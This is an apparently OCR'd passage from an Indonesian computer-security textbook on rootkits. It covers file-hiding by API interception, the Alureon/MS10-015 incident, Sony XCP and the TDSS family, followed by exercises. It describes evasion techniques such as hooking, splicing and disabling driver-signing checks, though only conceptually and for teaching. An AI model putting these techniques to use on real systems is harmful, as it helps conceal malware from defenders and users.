24-07-12  15:00                17,062 Coffee Bean.bmp
24-07-12  15:00                    80 EXPLORER.SCF
06-08-14  15:00               256,192 mal_code.exe
22-08-08  01:00               373,744 PTDOS.EXE
21-02-08  01:00                   766 PTDOS.ICO
19-06-10  15:05                73,488 regedit.exe
24-07-12  15:00                35,600 TASKMAN.EXE
14-10-12  17:23               126,976 UNINST32.EXE
               9 File(s)        966,852 bytes
               2 Dir(s)  13,853,132,800 bytes free
```


Gambar 1.20 Daftar Direktori yang Tidak Dimodifikasi

```
Volume in drive C has no label.
 Volume Serial Number is E4C5-A911

 Directory of C:\WINNT\APPS

01-09-14  13:34         <DIR>          .
01-09-14  13:34         <DIR>          ..
24-07-12  15:00                82,944 CLOCK.AVI
24-07-12  15:00                17,062 Coffee Bean.bmp
24-07-12  15:00                    80 EXPLORER.SCF
22-08-08  01:00               373,744 PTDOS.EXE
21-02-08  01:00                   766 PTDOS.ICO
19-06-10  15:05                73,488 regedit.exe
24-07-12  15:00                35,600 TASKMAN.EXE
14-10-12  17:23               126,976 UNINST32.EXE
               8 File(s)        710,660 bytes
               2 Dir(s)  13,853,472,768 bytes free
```

Gambar 1.21 Daftar Direktori yang Dimodifikasi

Apa yang terjadi? Ingatlah bahwa fungsi sistem operasi diimplementasikan oleh tugas-tugas yang ditempatkan di seluruh sistem operasi. Utilitas untuk menyajikan daftar file menggunakan primitif seperti FindNextFile() dan NTQueryDirectoryObject. Agar tetap tidak terlihat, rootkit memotong panggilan ini sehingga jika hasil dari FindNextFile() menunjuk ke mal_code.exe, rootkit akan melompati file itu dan mengeksekusi FindNextFile() lagi untuk menemukan file berikutnya setelah mal_code.exe. Utilitas tingkat yang lebih tinggi untuk menghasilkan daftar membuat total ukuran file yang berjalan untuk file yang menerima informasi, sehingga total dalam daftar dengan benar melaporkan semua file kecuali mal_code.exe. Operasi tersembunyi dari rootkit ini ditunjukkan pada Gambar 1.22.


Daftar ini diproduksi dengan perintah dir DOS sederhana untuk mewakili jenis output yang dihasilkan oleh API sistem ini. Jika penyerang memotong dan memodifikasi input yang masuk ke API atau output yang berasal dari API, efeknya adalah membuat file mal_code.exe tidak terlihat oleh pemanggil tingkat yang lebih tinggi. Jadi, jika alat antivirus memindai dengan mendapatkan daftar file dan memeriksa setiap file, alat tersebut akan melewatkan file berbahaya tersebut.



Gambar 1.22 Rootkit Filtering File Deskripsi Hasil

Rootkit secara efektif menjadi bagian dari kernel sistem operasi. Dalam contoh ini, rootkit mengganggu enumerasi file pada disk, sehingga tidak meneruskan nama filenya sendiri ke pemeriksa virus untuk diperiksa. Namun, karena rootkit terintegrasi dengan sistem operasi, ia dapat menjalankan fungsi apa pun yang dapat dilakukan sistem operasi, biasanya tanpa terdeteksi. Misalnya, ia dapat mengganti bagian lain dari sistem operasi, menulis ulang pointer ke rutinitas yang menangani interupsi, atau menghapus program (seperti pemeriksa Malicious code) dari daftar kode yang akan dipanggil saat startup sistem. Tindakan ini selain efek berbahaya yang lebih umum, seperti menghapus file, mengirim data sensitif ke sistem jarak jauh, dan meneruskan Malicious code ke kontak email.

Rootkit berjalan dengan hak istimewa dan posisi komponen sistem operasi. Itu dimuat secara otomatis sebagai bagian dari startup sistem operasi dan karena posisinya, ia dapat mencegat dan memodifikasi panggilan sistem operasi dan mengembalikan nilai, seperti yang ditunjukkan pada Gambar 1-23. Sistem operasi melakukan audit logging, tetapi rootkit dapat gagal meneruskan aktivitasnya sendiri untuk dicatat. Rootkit berada dalam posisi utama untuk tetap tidak ditemukan dan tidak dapat ditemukan dan untuk melakukan tindakan apa pun tanpa dibatasi.



Gambar 1-23 Rootkit Mencegat dan Memodifikasi Fungsi Dasar Sistem Operasi

1.3.3 Rootkit Beroperasi Tanpa Dicentang

Konsep Malicious code , seperti virus atau Trojan horse yang disebarkan dari sistem ke sistem dan yang beroperasi di bawah otoritas pengguna saat ini. Salah satu tujuan dari pembuat kode jahat adalah untuk meningkatkan hak istimewa, yaitu, untuk menjalankan dengan hak istimewa yang lebih besar dari administrator atau pengguna yang lebih kuat; jelas, semakin banyak kode hak istimewa, semakin banyak kerugian yang dapat ditimbulkannya. Tingkat hak istimewa tertinggi adalah sistem operasi, jadi mengganti beberapa atau semua fungsi sistem operasi berarti mencapai kekuatan tertinggi.

Karena mereka ingin tetap tidak ditemukan, rootkit bisa sulit dideteksi dan diberantas, atau bahkan dihitung. Dengan satu perkiraan, rootkit terdiri dari 7 persen dari semua Malicious code. Seperti yang dijelaskan Kasus 1.6, rootkit juga dapat mengganggu pemeliharaan komputer karena fungsinya dapat saling terkait dengan fungsi sistem operasi lain yang sedang dimodifikasi.

Kasus 1.6

Rootkit Membunuh Modifikasi Kernel

Pada bulan Februari 2010, Microsoft mengeluarkan pembaruan sistem operasi bulanan yang biasa, termasuk satu tambalan yang disebut MS10-015, dinilai "penting." Patch itu untuk memperbaiki satu kerentanan yang dipublikasikan sebelumnya dan satu kerentanan yang tidak dipublikasikan. Microsoft menyarankan pengguna untuk menginstal patch sesegera mungkin.

Sayangnya, patch ini tampaknya mengganggu pengoperasian rootkit berbahaya dengan cara yang agak dramatis. Setelah merilis tambalan, Microsoft dibanjiri keluhan dari pengguna yang memasang tambalan dan tiba-tiba menemukan bahwa komputer mereka mengalami siklus reboot tanpa akhir. Microsoft mengeluarkan saran ini: “Setelah Anda menginstal pembaruan ini pada Microsoft Windows versi 32-bit, Anda mungkin menerima pesan galat Stop di layar biru yang menyebabkan komputer restart berulang kali. Masalah ini mungkin disebabkan oleh konflik antara pembaruan keamanan dan malware yang ada di sistem. Masalah ini bukan masalah kualitas dengan pembaruan keamanan, dan masalah ini tidak khusus untuk OEM mana pun.” [MIC10] Siapa pun yang mesinnya macet terus-menerus me-reboot, tentu saja tidak dapat membaca pesan yang diposting Microsoft.

Rupanya pada startup sistem, rootkit TDL-3 atau Alureon membuat Tabel, menggunakan alamat tetap dari fungsi kernel Windows tertentu. Di tambalan Microsoft, alamat ini diubah, jadi ketika TDL-3 menerima kontrol dan mencoba menjalankan fungsi kernel (nyata), itu ditransfer ke alamat yang salah dan sistem dimatikan dengan apa yang dikenal sebagai "layar biru kematian". ” (monitor menampilkan pesan kesalahan teks dengan latar belakang biru dan melakukan boot ulang).

Tidak mungkin untuk mengetahui prevalensi Alureon atau rootkit apa pun dalam populasi komputer secara luas. Microsoft menerima laporan infeksi yang dihapus oleh Alat Penghapusan Perangkat Lunak Berbahaya dari mesin pengguna. Selama April 2010, alat tersebut menghapus 262.969 instans dari satu varian Alureon, sehingga interaksi dengan MS10-015 kemungkinan besar akan serius.

Rootkit mengganggu fungsi sistem normal untuk tetap tersembunyi. Seperti yang kami jelaskan, trik rootkit yang umum adalah mencegat fungsi enumerasi direktori file untuk menyembunyikan keberadaan rootkit. Ah, dua bisa memainkan permainan itu. Misalkan Anda mencurigai kode mengganggu program tampilan file Anda. Anda kemudian menulis program yang menampilkan file, memeriksa disk dan sistem file secara langsung untuk menghitung file, dan membandingkan kedua hasil ini. Pengungkap rootkit hanyalah program semacam itu.

1.3.4 Rootkit Sony XCP

Seorang ahli keamanan komputer bernama Mark Russinovich mengembangkan pengungkap rootkit, yang ia jalankan di salah satu sistemnya. Alih-alih menggunakan program utilitas tingkat tinggi seperti manajer file untuk menginventarisasi semua file, Russinovich menulis kode yang memanggil fungsi NTQueryDirectoryObject secara langsung. Menjumlahkan ukuran file dalam programnya, dia membandingkan ukuran direktori dengan apa yang dilaporkan manajer file; ketidaksesuaian membawanya untuk melihat lebih jauh. Dia terkejut menemukan rootkit [RUS05]. Pada penyelidikan lebih lanjut, dia menentukan rootkit telah diinstal ketika dia memuat dan memutar CD musik Sony di komputernya. Peneliti Universitas Princeton Edward Felten dan Alex Halderman [FEL06] secara ekstensif memeriksa rootkit ini, bernama XCP (kependekan dari extended copy protection).

Apa yang Dilakukan XCP?

Rootkit XCP diinstal (secara otomatis dan tanpa sepengetahuan pengguna) dari CD musik Sony untuk mencegah pengguna menyalin lagu, sambil membiarkan CD diputar sebagai audio. Untuk melakukan ini, itu termasuk pemutar musik khusus yang diizinkan untuk memutar CD. Tetapi XCP mengganggu akses lain ke CD musik yang dilindungi dengan mengacaukan hasil yang akan diperoleh proses lain dalam mencoba membaca dari CD. Artinya, ia memotong panggilan fungsional apa pun untuk membaca dari drive CD. Jika panggilan berasal dari pemutar musik untuk CD Sony, XCP mengalihkan hasilnya ke pemutar musik khusus Sony. Jika panggilan berasal dari aplikasi lain untuk CD Sony, rootkit mengacak hasilnya sehingga tidak ada artinya sebagai musik dan meneruskan hasil yang tidak dapat diinterpretasikan ke aplikasi panggilan.

Rootkit harus menginstal sendiri ketika CD pertama kali dimasukkan ke dalam drive PC. Untuk melakukan ini, XCP bergantung pada fitur "membantu" Windows: Dengan

fitur "autorun", Windows mencari file dengan nama tertentu pada setiap CD yang baru dimasukkan, dan jika ditemukan, ia membuka dan mengeksekusi file tanpa keterlibatan pengguna. (Nama file dapat dikonfigurasi di Windows, meskipun secara default adalah autorun.exe.) Anda dapat menonaktifkan fitur autorun.

XCP harus disembunyikan dari pengguna sehingga pengguna tidak bisa begitu saja menghapus atau menonaktifkannya. Jadi rootkit melakukan seperti yang baru saja kami jelaskan: Ini memblokir tampilan program apa pun yang namanya dimulai dengan sys (begitulah namanya). Sayangnya untuk Sony, fitur ini tidak hanya menyembunyikan XCP tetapi juga program apa pun yang dimulai dengan sys dari sumber mana pun, berbahaya atau tidak. Jadi virus writer mana pun dapat menyembunyikan virus hanya dengan menamainya sysvirus-1, misalnya.

Sony melakukan dua hal yang salah: Pertama, seperti yang baru saja kita amati, ia mendistribusikan kode yang secara tidak sengaja membuka sistem pengguna yang tidak curiga terhadap kemungkinan infeksi oleh penulis Malicious code lainnya. Kedua, Sony memasang kode itu tanpa sepengetahuan pengguna, apalagi persetujuan, dan menggunakan strategi untuk mencegah penghapusan kode.

Patching Penetrasi

Kisah XCP menjadi dikenal luas pada November 2005 ketika Russinovich menjelaskan apa yang dia temukan, dan beberapa layanan berita mengangkat kisah tersebut. Dihadapkan dengan publisitas negatif yang serius, Sony memutuskan untuk merilis uninstaller untuk rootkit XCP. Namun, mengapa "penetrate and patch" ditinggalkan sebagai strategi keamanan? Di antara alasan lain, tekanan untuk perbaikan cepat terkadang mengarah pada solusi picik yang mengatasi situasi langsung dan bukan penyebab yang mendasarinya: Memperbaiki satu kesalahan sering kali menyebabkan kegagalan di tempat lain.

Uninstaller Sony sendiri membuka lubang keamanan yang serius. Itu disajikan sebagai halaman web yang mengunduh dan menjalankan uninstaller. Tetapi pemrogram tidak memeriksa kode apa yang mereka jalankan, sehingga halaman web akan menjalankan kode apa pun dari sumber mana pun, bukan hanya pencopot yang dimaksud. Dan lebih buruk lagi, kode untuk melakukan pengunduhan dan penginstalan tetap ada di sistem bahkan setelah XCP dihapus, artinya kerentanan tetap ada. (Faktanya, Sony menggunakan dua rootkit berbeda dari dua sumber berbeda dan, luar biasa, uninstaller untuk kedua rootkit memiliki kerentanan yang sama.)

Berapa banyak komputer yang terinfeksi oleh rootkit ini? Tidak ada yang tahu pasti. Peneliti keamanan Dan Kaminsky menemukan 500.000 referensi dalam Tabel DNS ke situs kontak rootkit, tetapi beberapa entri DNS tersebut dapat mendukung akses oleh ratusan atau ribuan komputer. Berapa banyak pengguna komputer tempat rootkit diinstal yang mengetahuinya? Sekali lagi tidak ada yang tahu, juga tidak ada yang tahu berapa banyak dari instalasi tersebut yang mungkin belum dihapus.

Felten dan Halderman [menyajikan analisis yang menarik dari situasi ini, memeriksa bagaimana manajemen hak digital (perlindungan salinan untuk media digital seperti CD musik) mengarah ke persyaratan yang serupa dengan pengembang Malicious code . Levine dkk. mempertimbangkan seluruh potensi perilaku rootkit sebagai cara untuk menentukan cara bertahan melawannya.

Pembaruan perangkat lunak otomatis, alat antivirus, spyware, bahkan aplikasi, semuanya melakukan hal-hal tanpa izin atau bahkan sepengetahuan pengguna. Mereka juga terkadang bersekongkol melawan pengguna: Sony bekerja dengan vendor antivirus besar sehingga rootkitnya tidak akan terdeteksi, karena membuat pengguna tidak mendapat informasi lebih baik untuk mereka semua, atau begitulah yang dipikirkan Sony dan vendor.

1.3.5 Rootkit TDSS

TDSS adalah nama keluarga rootkit, TDL-1 hingga (saat ini) TDL-4, berdasarkan rootkit Alureon, kode yang ditemukan oleh Symantec pada September 2008. Anda mungkin ingat Alureon dari Kasus 1.6 sebelumnya di bab ini yang menjelaskan cara rootkit mencegah patch Microsoft yang sah untuk diinstal. Grup TDSS berasal pada tahun 2008 dengan TDL-1, rootkit yang relatif mendasar yang fungsi utamanya tampaknya mengumpulkan dan mengekstrak data pribadi.

TDL-1 tampaknya memiliki stealth sebagai tujuan utamanya, yang dicapai dengan beberapa perubahan pada sistem operasi Windows. Pertama, ia menginstal kode filter di Stack driver yang terkait dengan akses ke setiap perangkat disk. Filter ini menghapus semua referensi ke file yang namanya dimulai dengan "tdl", awalan nama file yang digunakan TDL untuk semua filenya. Dengan filter ini, TDL-1 dapat menginstal file sebanyak yang diperlukan, di mana saja pada volume disk apa pun. Selain itu, filter memblokir akses langsung ke volume disk apa pun, dan filter lain membatasi akses ke port jaringan, semua dengan menginstal driver berbahaya, rutinitas sistem operasi yang menangani komunikasi dengan perangkat.

Penyambungan: teknik yang memungkinkan kode pihak ketiga dipanggil ke interupsi layanan dan panggilan driver perangkat

Registri Windows, basis data informasi sistem penting, dimuat dengan entri yang menyebabkan pengandar berbahaya ini memuat ulang pada setiap pengaktifan sistem. Rootkit TDL-1 menyembunyikan nilai registri ini dengan memodifikasi fungsi sistem NTEnumerateKey, yang digunakan untuk membuat daftar item data (kunci) dalam registri. Modifikasi menggantikan beberapa byte pertama dari fungsi sistem dengan instruksi lompat untuk mentransfer ke fungsi rootkit, yang melompati kunci rootkit apa pun sebelum mengembalikan kontrol ke fungsi sistem normal. Memodifikasi kode dengan menyisipkan lompatan ke ekstensi disebut splicing (penyambungan), dan driver yang terinfeksi dengan cara ini dikatakan telah terpancing.

Pada awal 2009, versi kedua, TDL-2 muncul. Fungsionalitas dan operasi mirip dengan TDL-1, perbedaan utama adalah bahwa kode itu sendiri dikaburkan oleh pengacakan, dienkripsi, dan diisi dengan data yang tidak masuk akal seperti kata-kata dari Hamlet.

Belakangan tahun itu, para pengembang TDSS merilis TDL-3. Menjadi lebih canggih lagi, TDL-3 menerapkan sistem filenya sendiri sehingga dapat sepenuhnya independen dari fungsi Windows biasa untuk mengelola file menggunakan teknologi FAT (file alokasi Tabel) atau NTFS (sistem file NT) [DRW09]. Rootkit terhubung ke driver yang nyaman, biasanya atapi.sys, driver untuk hard disk drive IDE, meskipun bisa juga terhubung ke kernel, menurut Microsoft Johnson [JOH10]. Pada titik ini, pengembang TDSS memperkenalkan server perintah-dan-kontrol yang dengannya rootkit berkomunikasi untuk menerima tugas kerja dan mengembalikan data yang dikumpulkan atau hasil lainnya. (Kami mengeksplorasi secara rinci penolakan layanan terdistribusi, aplikasi lain dari server perintah-dan-kontrol, di Bab 6.)

TDL-3 juga mulai berkomunikasi dengan menggunakan aliran komunikasi terenkripsi, yang secara efektif mencegah analis menafsirkan aliran data. Semua perubahan ini membuat keluarga TDSS semakin sulit dideteksi. NetworkWorld memperkirakan bahwa pada tahun 2009, 3 juta komputer dikendalikan oleh TDSS, lebih dari setengahnya berada di Amerika Serikat. Komputer yang dikendalikan ini dijual atau disewa untuk berbagai tugas, seperti mengirim spam, mencuri data, atau menipu pengguna dengan alat antivirus palsu.

Tapi TDL-3 bukanlah akhir dari segalanya. Generasi keempat, TDL-4, muncul di Musim Gugur 2010. Versi ini menghindari teknik keamanan Microsoft terbaru.

TDL-4 mengikuti jalur rootkit TDSS lainnya dengan mengaitkan driver sistem untuk menginstal sendiri dan tetap tidak terdeteksi. Tetapi selama waktu ini, perangkat lunak Windows 64-bit Microsoft menerapkan teknik kriptografi di mana sebagian dari setiap driver dienkripsi, menggunakan tanda tangan digital. Pada dasarnya, tanda tangan digital Microsoft memungkinkannya memverifikasi sumber dan integritas kode tingkat kernel setiap kali kode akan dimuat (biasanya pada saat boot sistem). TDL-4 mengubah nilai konfigurasi sistem LoadIntegrityCheckPolicy sehingga rootkit yang tidak ditandatangani dimuat tanpa memeriksa [FIS10a]. TDL-4 menginfeksi master boot record (MBR) dan menggantikan debugger kernel (kdcom.dll) yang biasanya tersedia untuk men-debug aktivitas tingkat kernel. Debugger yang diganti hanya mengembalikan nilai aman (artinya nilai yang tidak mengungkapkan TDL-4), sehingga menyulitkan analis untuk menyelidiki bentuk dan fungsi rootkit ini.

Kecanggihan keluarga TDSS luar biasa, seperti kemampuannya untuk beradaptasi dengan perubahan sistem seperti pemeriksaan integritas kode. Penulis telah menginvestasikan banyak waktu dalam memelihara dan memperluas keluarga rootkit ini, dan kemungkinan besar mereka akan terus melakukannya untuk mempertahankan nilai investasi mereka.

1.3.6 Rootkit Lainnya

Tidak semua rootkit berbahaya. Misalkan Anda seorang manajer perusahaan yang menangani informasi yang sangat sensitif: Mungkin kekayaan intelektual, dalam bentuk desain dan implementasi program baru, atau mungkin catatan medis dari beberapa pasien terkenal yang tidak ingin mereka kondisi medis untuk muncul di halaman depan surat kabar. Karyawan Anda memerlukan informasi ini secara internal untuk fungsi bisnis biasa, tetapi hampir tidak ada alasan mengapa informasi tersebut harus meninggalkan perusahaan Anda.

Karena nilai informasi ini sangat tinggi, Anda ingin memastikan tidak ada hal sensitif yang disertakan dalam email yang dikirim oleh karyawan Anda atau oleh proses jahat yang bertindak atas nama karyawan. Beberapa produk, dengan nama seperti eBlaster dan Spector, adalah rootkit yang dapat diinstal orang tua di komputer anak-anak, untuk memantau sifat email, pesan, dan pencarian web. Sebagai rootkit, produk ini tidak terlihat oleh anak-anak dan, bahkan jika terdeteksi, produk sulit untuk dinonaktifkan atau dihapus. Manajer yang khawatir tentang pemusnahan informasi sensitif yang tidak sah atau tidak disengaja dapat menggunakan produk serupa.

Otoritas penegak hukum juga memasang rootkit pada mesin tersangka sehingga agen dapat melacak dan bahkan mengontrol apa yang dilakukan pengguna mesin yang terpengaruh, tetapi tersangka tetap tidak menyadari.

Jadi, tidak semua rootkit berbahaya. Faktanya, alat keamanan, seperti perangkat lunak antivirus dan sistem deteksi dan pencegahan intrusi, terkadang beroperasi secara diam-diam dan sulit dinonaktifkan, seperti halnya rootkit. Namun, karena ini adalah buku tentang keamanan komputer, kami sekarang kembali ke rootkit yang bersifat berbahaya saat kami memeriksa kerentanan sistem yang memungkinkan pengenalan rootkit. Dua kerentanan yang berkontribusi pada pemasangan rootkit adalah sistem operasinya rumit dan tidak transparan.

Setelah menjelaskan ancaman rootkit ke sistem operasi, sekarang kita beralih ke sumber ancaman lain yang melibatkan sistem operasi: perangkat seluler seperti smartphone.

1.4 Kesimpulan

Dalam bab ini kita telah menyurvei bidang sistem operasi untuk mengembangkan beberapa konsep keamanan yang penting. Sistem operasi adalah tempat pertama yang kami lihat analisis rinci kontrol akses, dan penggunaan pertama dari monitor referensi.

Karena posisi fundamentalnya dalam sistem komputasi, sistem operasi tidak boleh lemah. Kami telah membahas konsep kepercayaan dan keyakinan dalam kebenaran sistem operasi. Kekuatan sistem operasi berasal dari integrasinya yang erat dengan

perangkat keras, desainnya yang sederhana, dan fokusnya—disengaja atau tidak—pada keamanan. Tentu saja, sebuah sistem operasi memiliki keuntungan karena berdiri sendiri pada platform yang berbeda.

Dalam bab berikutnya kita mempertimbangkan bagian mendasar dari komputasi modern: jaringan. Beberapa aktivitas komputasi akhir-akhir ini tidak melibatkan jaringan. Tapi karakter mandiri, terintegrasi erat dari sistem operasi jelas tidak berlaku dalam jaringan. Seperti yang kami tunjukkan, otentikasi dan kontrol akses lebih sulit dicapai dalam jaringan daripada di sistem operasi, dan tingkat perlindungan diri yang dapat dimiliki pengguna jaringan jelas lebih sedikit daripada pengguna sistem operasi. Mengamankan jaringan lebih merupakan tantangan.

Latihan dan Evaluasi

1. Berikan contoh penggunaan pemisahan fisik untuk keamanan dalam lingkungan komputasi.
2. Berikan contoh penggunaan pemisahan temporal untuk keamanan dalam lingkungan komputasi.
3. Berikan contoh objek yang sensitivitasnya dapat berubah selama eksekusi.
4. Tanggapi tuduhan “Sistem operasi tidak memerlukan perlindungan untuk kode yang dapat dieksekusi (di memori) karena kode itu adalah duplikat dari kode yang disimpan di disk.”
5. Jelaskan bagaimana sebuah register fence digunakan untuk merelokasi program pengguna.
6. Dapatkah sejumlah proses konkuren dilindungi satu sama lain hanya dengan sepasang register basis/batas?
7. Pembahasan register basis/batas menyiratkan bahwa kode program hanya dieksekusi dan area data hanya baca-tulis. Apakah ini tidak pernah terjadi? Jelaskan jawabanmu.
8. Sebuah desain menggunakan bit tag mengandaikan bahwa lokasi memori yang berdekatan menyimpan hal-hal yang berbeda: satu baris kode, sepotong data, satu baris kode, dua potong data, dan sebagainya. Sebagian besar program tidak terlihat seperti itu. Bagaimana bit tag dapat sesuai dalam situasi di mana program memiliki pengaturan kode dan data yang lebih konvensional?
9. Apa saja mode akses lain yang mungkin ingin diterapkan pengguna ke kode atau data, selain izin membaca, menulis, dan mengeksekusi yang umum?
10. Jika dua pengguna berbagi akses ke segmen, mereka harus melakukannya dengan nama yang sama. Apakah hak perlindungan mereka harus sama? Mengapa atau mengapa tidak?
11. Masalah dengan terjemahan alamat tersegmentasi atau halaman adalah waktu. Misalkan pengguna ingin membaca beberapa data dari perangkat input ke dalam memori. Untuk efisiensi selama transfer data, seringkali alamat memori aktual di mana data akan ditempatkan disediakan ke perangkat I/O. Alamat asli dilewatkan sehingga terjemahan alamat yang memakan waktu tidak harus dilakukan selama transfer data yang sangat cepat. Masalah keamanan apa yang ditimbulkan oleh pendekatan ini?
12. Direktori juga merupakan objek yang aksesnya harus dikontrol. Mengapa tidak pantas untuk mengizinkan pengguna memodifikasi direktori mereka sendiri?
13. Mengapa direktori satu pengguna tidak dapat diakses secara umum oleh pengguna lain (bahkan untuk akses hanya baca)?

14. Kontrol akses file sebagian besar berkaitan dengan dimensi kerahasiaan keamanan. Apa hubungan antara matriks kontrol akses dan integritas objek yang aksesnya dikendalikan?
15. Salah satu fitur dari sistem proteksi berbasis kemampuan adalah kemampuan satu proses untuk mentransfer salinan kemampuan ke proses lain. Jelaskan situasi di mana satu proses harus dapat mentransfer kemampuan ke yang lain.
16. Jelaskan mekanisme di mana sistem operasi dapat memaksakan transfer kemampuan yang terbatas. Artinya, proses A mungkin mentransfer kemampuan ke proses B, tetapi A ingin mencegah B mentransfer kemampuan ke proses lain.Desain Anda harus mencakup deskripsi aktivitas yang akan dilakukan oleh A dan B, serta aktivitas yang dilakukan oleh dan informasi yang dikelola oleh sistem operasi.
17. Sebutkan dua kerugian menggunakan pemisahan fisik dalam sistem komputasi. Sebutkan dua kerugian menggunakan pemisahan temporal dalam sistem komputasi.
18. Jelaskan mengapa aktivitas I/O asinkron merupakan masalah dengan banyak skema perlindungan memori, termasuk basis/batas dan paging. Sarankan solusi untuk masalah tersebut
19. Sarankan skema yang efisien untuk mempertahankan skema perlindungan per pengguna. Artinya, sistem memelihara satu direktori per pengguna, dan direktori itu mencantumkan semua objek yang diizinkan aksesnya oleh pengguna. Desain Anda harus memenuhi kebutuhan sistem dengan 1000 pengguna, di antaranya tidak lebih dari 20 yang aktif setiap saat. Setiap pengguna memiliki rata-rata 200 objek yang diizinkan; ada 50.000 total objek dalam sistem.
20. Flaw (bug) dalam sistem perlindungan dari banyak sistem operasi adalah argumen yang lewat. Seringkali Stack bersama yang umum digunakan oleh semua rutinitas bersarang untuk argumen serta untuk sisa konteks setiap proses pemanggilan.
    (a) Jelaskan kerentanan apa yang muncul dari kelemahan ini.
    (b) Jelaskan bagaimana Flaw (bug) dapat dikendalikan. Stack bersama masih digunakan untuk meneruskan argumen dan menyimpan konteks.

Program dan Pemrograman

Bab 2

Bahasan Bab :

- Kekeliruan pemrograman: buffer overflows, kesalahan satu per satu, mediasi tidak lengkap, kesalahan waktu pemeriksaan hingga waktu penggunaan
- Kode berbahaya: virus, worm, trojan horse
- Penanggulangan pengembang: teknik pengembangan program, prinsip keamanan
- Penanggulangan yang tidak efektif

Pada dasarnya, komputer akan dapat dioperasikan dengan baik apabila komponen yang ada didalamnya saling mendukung satu dengan lainnya. Bila perangkat keras (hardware) berhubungan dengan tampilan dan bentuk fisik dari komputer, maka ada komponen yang tidak kalah pentingnya yaitu program. Program adalah unsur yang menjadikan komputer dapat memiliki fungsi tujuan yang spesifik. Contohnya adalah komputer yang digunakan di kasir yang didalamnya terdapat program untuk melakukan perhitungan data.

Program adalah hal yang sederhana tetapi mereka dapat memiliki kekuatan yang luar biasa. Pikirkan sejenak: Program hanyalah deretan angka 0 dan 1, mewakili perintah mesin dasar seperti memindahkan satu item data, membandingkan dua item data, atau bercabang ke perintah yang berbeda. Perintah mesin primitif tersebut mengimplementasikan konstruksi bahasa pemrograman tingkat tinggi seperti kondisional, pengulangan loop, pemilihan kasus, dan operasi aritmatika dan string. Dan konstruksi bahasa pemrograman itu memberi kita fungsi alat pacu jantung, kontrol satelit, teknologi rumah pintar, manajemen lalu lintas, dan fotografi digital, belum lagi streaming video dan jejaring sosial. Set instruksi Intel 32- dan 64-bit memiliki sekitar 30 primitif dasar (seperti memindahkan, membandingkan, bercabang, menambah dan mengurangi, operasi logis, operasi aritmatika, memicu

I/O, menghasilkan dan menyela layanan, push, pop, call, dan kembali) dan instruksi khusus untuk meningkatkan kinerja pada komputasi seperti operasi floating point atau kriptografi. Beberapa perintah mesin ini cukup untuk mengimplementasikan berbagai macam program yang kita kenal sekarang.

Pada umumnya, keberadaan program menjadi suatu hal yang diharapkan oleh komputer. Sebab, program dapat mengontrol perangkat keras (hardware) untuk dapat menjalankan fungsinya dengan baik. Jika tidak ada program, maka komputer hanyalah sebuah mesin yang tidak dapat melakukan tugas apapun yang diinginkan oleh pengguna.

Lebih jelasnya, pengertian program merupakan serangkaian instruksi yang ditulis untuk memberitahu apa yang harus dilakukan oleh komputer. Seorang programmer akan menuliskan program yang berupa serangkaian urutan instruksi menggunakan algoritma tertentu dan menuangkannya kedalam bahasa pemrograman (programming language) yang dibutuhkan. Selanjutnya, instruksi tersebut dieksekusi menggunakan utility bahasa pemrograman tersebut agar dapat dikenali oleh perangkat keras.

